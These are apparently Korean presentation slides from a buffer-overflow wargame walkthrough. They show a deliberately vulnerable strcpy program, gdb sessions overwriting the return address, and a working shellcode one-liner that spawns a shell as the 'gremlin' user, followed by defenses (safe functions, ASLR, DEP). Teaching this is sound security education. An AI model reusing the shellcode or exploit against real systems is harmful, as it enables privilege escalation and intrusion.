


```
int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```




buffer[256]

4. BufferOverFlow 공격



```
(gdb) b * 0x8048466
Breakpoint 1 at 0x8048466
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
(gdb) x/68x $ebp-256
0xbffff908:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff918:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff928:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff938:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff948:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff958:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff968:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff978:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff988:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff998:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9f8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa08:     0x41414141      0x40030900      0x00000002      0xbffffa54
```


Buffer의 시작 주소 값

0xbffff908

4. BufferOverFlow 공격



```
Starting program: /home/gate/./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKKKK
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKKKK

Breakpoint 1, 0x8048482 in main ()
(gdb) x /16x $ebp
0xbffffa08:     0x41414141      0x4b4b4b4b      0x00000000      0xbffffa54
0xbffffa18:     0xbffffa60      0x40013868      0x00000002      0x08048380
0xbffffa28:     0x00000000      0x080483a1      0x08048430      0x00000002
0xbffffa38:     0xbffffa54      0x080482e0      0x080484bc      0x4000ae60
```




```
(gdb) ni
0x8048483 in main ()
(gdb) ni
warning: Cannot insert breakpoint 0:
Cannot access memory at address 0x0
(gdb) x /16x $ebp
0x41414141:     Cannot access memory at address 0x41414141
(gdb) x /16x $eip
0x4b4b4b4b:     Cannot access memory at address 0x4b4b4b4b
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
0x4b4b4b4b in ?? ()
```

0x4b4b4b4b(KKKK) 로 분기 시도 후

Seg fault

4. BufferOverFlow 공격



```
[gate@localhost gate]$ ./gremlin $(python -c 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x31\xcd\x80\x89\xc3
\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x52\x8d\x5c\x24\x04\x53\xb0\x0b\
x8b\x1c\x24\x8d\x0c\x24\xcd\x80" + "A" * 211 + "\x08\xf9\xff\xbf"')
1▯ÍDŽ1É▯0ḞRh//shh/binR\$S°
                          $
                           $`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
Illegal instruction
[gate@localhost gate]$ ./gremlin $(python -c 'print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x31\xcd\x80\x89\xc3
\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x52\x8d\x5c\x24\x04\x53\xb0\x0b\
x8b\x1c\x24\x8d\x0c\x24\xcd\x80" + "A" * 211 + "\x18\xf9\xff\xbf"')
1▯ÍDŽ1É▯0ḞRh//shh/binR\$S°
                          $
                           $`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
bash$ id
uid=501(gremlin) gid=500(gate) egid=501(gremlin) groups=500(gate)
bash$
```

5. 대처 방안

1. 안전한 라이브러리 함수 사용
   - **scanf_s(), strncpy(), etc..**

2. **ASLR(Address Space Layout Randomization)**
   - 메모리에 로딩될 때 주소를 랜덤으로 변환

3. **DEP(Data Execution Prevention)**
   - 실행 방지 메모리 영역 지정

THANK YOU

들어주셔서 감사합니다.